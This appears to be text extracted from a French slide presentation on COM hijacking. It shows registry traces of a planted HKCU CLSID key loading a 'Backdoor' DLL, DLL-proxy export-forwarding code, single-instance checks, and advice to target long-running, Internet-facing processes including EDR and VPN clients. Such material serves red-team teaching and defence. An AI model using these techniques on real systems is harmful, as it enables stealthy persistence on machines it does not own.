
Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\N(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\N(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS




# Création de la clé dans HKCU




# Création de la clé dans HKCU



# Création de la clé dans HKCU



# Hijack time!



# Hijack time!

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\N(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\N(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\N(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Backdoor\FirewallAPI.dll	SUCCESS





Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete




For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>


If you call a support person, give them this info:

Stop code: CRITICAL\_PROCESS\_DIED

# Construction d'un proxy DLL



# Construction d'un proxy DLL



# Construction d'un proxy DLL



```
1 #include <windows.h>
2 #include "pch.h"
3
4 #pragma comment(linker, "/EXPORT:DllCanUnloadNow=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllCanUnloadNow,PRIVATE")
5 #pragma comment(linker, "/EXPORT:DllGetObject=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllGetObject,PRIVATE")
6 #pragma comment(linker, "/EXPORT:DllRegisterServer=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllRegisterServer,PRIVATE")
7 #pragma comment(linker, "/EXPORT:DllUnregisterServer=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.DllUnregisterServer,PRIVATE")
8 #pragma comment(linker, "/EXPORT:FWAddAuthenticationSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddAuthenticationSet")
9 #pragma comment(linker, "/EXPORT:FWAddConnectionSecurityRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddConnectionSecurityRule")
10 #pragma comment(linker, "/EXPORT:FWAddCryptoSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddCryptoSet")
11 #pragma comment(linker, "/EXPORT:FWAddDynamicKeywordAddress0=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddDynamicKeywordAddress0")
12 #pragma comment(linker, "/EXPORT:FWAddDynamicKeywordAddress_Int=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddDynamicKeywordAddress_Int")
13 #pragma comment(linker, "/EXPORT:FWAddFirewallRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddFirewallRule")
14 #pragma comment(linker, "/EXPORT:FWAddFirewallRuleWithRemoteDynamicKeywordAddresses=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddFirewall")
15 #pragma comment(linker, "/EXPORT:FWAddMainModeRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddMainModeRule")
16 #pragma comment(linker, "/EXPORT:FWAddSecurityRealm=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddSecurityRealm")
17 #pragma comment(linker, "/EXPORT:FWChangeNotificationCreate=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeNotificationCreate")
18 #pragma comment(linker, "/EXPORT:FWChangeNotificationDestroy=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeNotificationDestroy")
19 #pragma comment(linker, "/EXPORT:FWChangeTransactionalState=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeTransactionalState")
20 #pragma comment(linker, "/EXPORT:FWClosePolicyStore=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWClosePolicyStore")
21 #pragma comment(linker, "/EXPORT:FWCopyAuthenticationSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyAuthenticationSet")
22 #pragma comment(linker, "/EXPORT:FWCopyConnectionSecurityRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyConnectionSecurityRule")
23 #pragma comment(linker, "/EXPORT:FWCopyCryptoSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyCryptoSet")
24 #pragma comment(linker, "/EXPORT:FWCopyDynamicKeywordRuleLink=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyDynamicKeywordRuleLink")
25 #pragma comment(linker, "/EXPORT:FWCopyFirewallRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyFirewallRule")
```

<https://github.com/mrexodia/perfect-dll-proxy>



# Points d'attention

- > DLL proxy à la rescousse



```
Windows PowerShell
PS C:\> \FirewallCheck.exe
Firewall is disabled for public profile, you'd better check your config!
```



# Points d'attention

- > Appel depuis d'autres processus que celui ciblé



# Points d'attention

## > Mutex / Vérification du nom du processus



```
bool IsAlreadyRunning(const wchar_t* mutexName) {
    HANDLE hMutex = CreateMutexW(nullptr, TRUE, mutexName);

    if (GetLastError() == ERROR_ALREADY_EXISTS) {
        return true;
    }

    return false;
}
```

```
bool IsCurrentProcessName(const wchar_t* targetName) {
    wchar_t processPath[MAX_PATH];
    if (GetModuleFileNameW(NULL, processPath, MAX_PATH)) {
        const wchar_t* lastBackSlash = wcsrchr(processPath, L'\\');
        const wchar_t* processName = lastBackSlash ? lastBackSlash + 1 : processPath;
        return wcscmp(processName, targetName) == 0;
    }

    return false;
}
```



# Quel processus cibler ?

- 1. Appelés régulièrement
  - > Composants builtin
  - > Suite bureautique
  - > Navigateurs
  - > Clients VPN
  - > EDR
- 2. Restent ouverts la durée de la session
- 3. Communiquent avec Internet



# Alternatives



## > ProgID / TreatAs / TypeLib / ScriptletURL

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND
